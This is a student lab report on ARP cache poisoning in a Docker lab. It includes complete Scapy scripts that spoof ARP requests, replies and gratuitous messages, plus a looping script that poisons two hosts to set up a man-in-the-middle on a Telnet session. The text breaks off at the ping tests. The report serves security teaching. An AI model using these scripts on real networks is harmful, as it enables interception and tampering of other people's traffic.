**ARP Cache Poisoning Attack Lab Report**

This report aims at describing what I did following the ARP Cache Poisoning Attack Lab instructions given in this document. The lab focused on providing a practical example of the ARP cache poisoning attacks with the central purpose to perform a man-in-the-middle attack and tamper with the messages exchanged between two victim machines by the attacker. I also looked at different packet sniffing methodologies and performed Man-In-The-Middle attacks on both Telnet and Netcat sessions.

**1. Environment Setup**

I started by setting up the lab environment using **Docker** containers as virtual machines. The setup consisted of three machines on a local area network (LAN):

* **Host A (Victim A)** with IP 10.9.0.5
* **Host B (Victim B)** with IP 10.9.0.6
* **Host M (Attacker)** with IP 10.9.0.105

These machines communicated within the LAN network 10.9.0.0/24, and the attacker aimed to intercept and manipulate traffic between Host A and Host B.


**Commands Used:**

1. Downloaded the necessary setup files (Labsetup.zip), unzipped, and used **Docker Compose** to configure the environment.

**sudo docker-compose build**


**sudo docker-compose up**

**sudo docker-compose down**



1. Accessed the individual containers (Hosts A, B, and M) via a shell using:

$ dockps



**3 Task1: ARP CachePoisoning**

**Prerequisites**

I made sure that I have Python and Scapy installed on machine M.

**sudo pip install scapy**

**Task Overview**

I executed three tasks using Scapy to conduct ARP cache poisoning attacks on machine A (target) by sending crafted ARP packets from machine M (attacker). The tasks include:

* **Task 1.A:** Sending an ARP Request
* **Task 1.B:** Sending an ARP Reply
* **Task 1.C:** Sending an ARP Gratuitous Message

**Step-by-Step Instructions**


**Step 1: Open Terminal on Machine M**

I ensured that I am logged into machine M where I'll run the scripts.

**Task 1.A: Using ARP Request**

1. **Created a Python file** for the ARP request:

nano arp\_request.py



1. Wrote the following code in the nano text editor

**#!/usr/bin/env python3**

**from scapy.all import \***

**# Define the IP and MAC addresses**

**target\_ip = "10.9.0.6" # B's IP address**

**attacker\_mac = "02:42:0a:09:00:69" # M's MAC address**

**attacker\_ip = "10.9.0.105" # M's IP address**

**# Create Ethernet and ARP packets**

**E = Ether(dst="ff:ff:ff:ff:ff:ff") # Broadcast to all devices**


**A = ARP(op=1, hwsrc=attacker\_mac, psrc=attacker\_ip, hwdst="00:00:00:00:00:00", pdst=target\_ip)**

**# Construct and send the ARP request packet**

**pkt = E/A**


**sendp(pkt)**

**print("ARP Request sent to map {}'s IP to {}'s MAC.".format(target\_ip, attacker\_mac))**

****

1. Saved the file and exited the editor.


Ran the script using this command “**python3 arp\_request.py**”

****

**Task 1.B: Using ARP Reply**

1. Created a Python file for the ARP reply:

nano arp\_reply.py



1. Wrote following code into the nano editor:

**#!/usr/bin/env python3**

**from scapy.all import \***

**# Define the IP and MAC addresses**

**target\_ip = "10.9.0.6" # B's IP address**

**attacker\_mac = "02:42:0a:09:00:69" # M's MAC address**

**attacker\_ip = "10.9.0.105" # M's IP address**

**# Create Ethernet and ARP reply packets**

**E = Ether(dst="ff:ff:ff:ff:ff:ff") # Broadcast to all devices**


**A = ARP(op=2, hwsrc=attacker\_mac, psrc=attacker\_ip, hwdst="00:00:00:00:00:00", pdst=target\_ip)**

**# Construct and send the ARP reply packet**


**pkt = E/A**

**sendp(pkt)**

**print("ARP Reply sent to map {}'s IP to {}'s MAC.".format(target\_ip, attacker\_mac))**




1. Saved the file and exited the editor.
2. Ran the script using the command “python3 arp\_reply.py”



**Task 1.C: Using ARP Gratuitous Message**

1. **Created a Python file** for the ARP gratuitous message:

**nano arp\_gratuitous.py**



1. Wrote the following code into the nano text editor:

**#!/usr/bin/env python3**

**from scapy.all import \***

**# Define the IP and MAC addresses**

**target\_ip = "10.9.0.6" # B's IP address**

**attacker\_mac = "02:42:0a:09:00:69" # M's MAC address**

**# Create Ethernet and ARP gratuitous packets**

**E = Ether(dst="ff:ff:ff:ff:ff:ff") # Broadcast to all devices**


**A = ARP(op=1, hwsrc=attacker\_mac, psrc=target\_ip, hwdst="ff:ff:ff:ff:ff:ff", pdst=target\_ip)**

**# Construct and send the ARP gratuitous packet**


**pkt = E/A**

**sendp(pkt)**

**print("ARP Gratuitous packet sent to update ARP cache for {}.".format(target\_ip))**

****


1. Saved the file and exited the editor.
2. Ran the script **“python3 arp\_gratuitous.py”**




**Step 5: Check ARP Cache on Machine A**

Verified whether the ARP cache was successfully poisoned, by running the following command on machine A:

**arp -n**






I saw an entry where B's IP address is mapped to M's MAC address (02:42:0a:09:00:69).

**Step 6: Clear ARP Cache (if needed)**

I wanted to test the second scenario in Task 1.B and Task 1.C, I cleared the ARP cache on machine A by running “**arp -d 10.9.0.6”**



**4 Task2: MITMAttackonTelnet using ARP Cache Poisoning**

**Objective**

The aim of this task was to compromise a Telnet session between Host A (Telnet Client) and Host B (Telnet Server) by ARP cache poisoning technique and intercept the communication. In this context Host M (the attacker) altered the message passing between between nodes A and B.

Step 1: Carry out ARP Cache Poisoning Attack

Created ARP Cache Poisoning Script: To accomplish this, I used the Python script, arp\_cache\_poisoning.py, that sends spoofed ARP packets every 5seconds to Host A and Host B. This was done by using a tool known as Scapy.

**#!/usr/bin/env python3**

**from scapy.all import \***

**import time**

**# Define IPs and MACs**

**IP\_A = "10.9.0.5" # A's IP address**

**MAC\_A = "02:42:0a:09:00:05" # A's MAC address**

**IP\_B = "10.9.0.6" # B's IP address**

**MAC\_B = "02:42:0a:09:00:06" # B's MAC address**

**MAC\_M = "02:42:0a:09:00:69" # M's MAC address**

**def poison\_arp():**

**# Poison A's ARP cache for B's IP**

**E\_A = Ether(dst=MAC\_A)**

**A\_to\_B = ARP(op=2, hwsrc=MAC\_M, psrc=IP\_B, hwdst=MAC\_A, pdst=IP\_A)**

**sendp(E\_A/A\_to\_B, verbose=0)**

**# Poison B's ARP cache for A's IP**

**E\_B = Ether(dst=MAC\_B)**


**B\_to\_A = ARP(op=2, hwsrc=MAC\_M, psrc=IP\_A, hwdst=MAC\_B, pdst=IP\_B)**

**sendp(E\_B/B\_to\_A, verbose=0)**

**while True:**


**poison\_arp()**

**time.sleep(5) # Send ARP spoofing packets every 5 seconds**



Executed the Script: I ran the ARP poisoning script on Host M using the following command:

**python3 arp\_cache\_poisoning.py**




Step 2: Testing Communication Between Hosts A and B

Ping Tests: I conducted ping tests from both Host A and Host B to verify communication:


* 1. From Host A:

**ping 10.9.0.6 # Ping Host B**

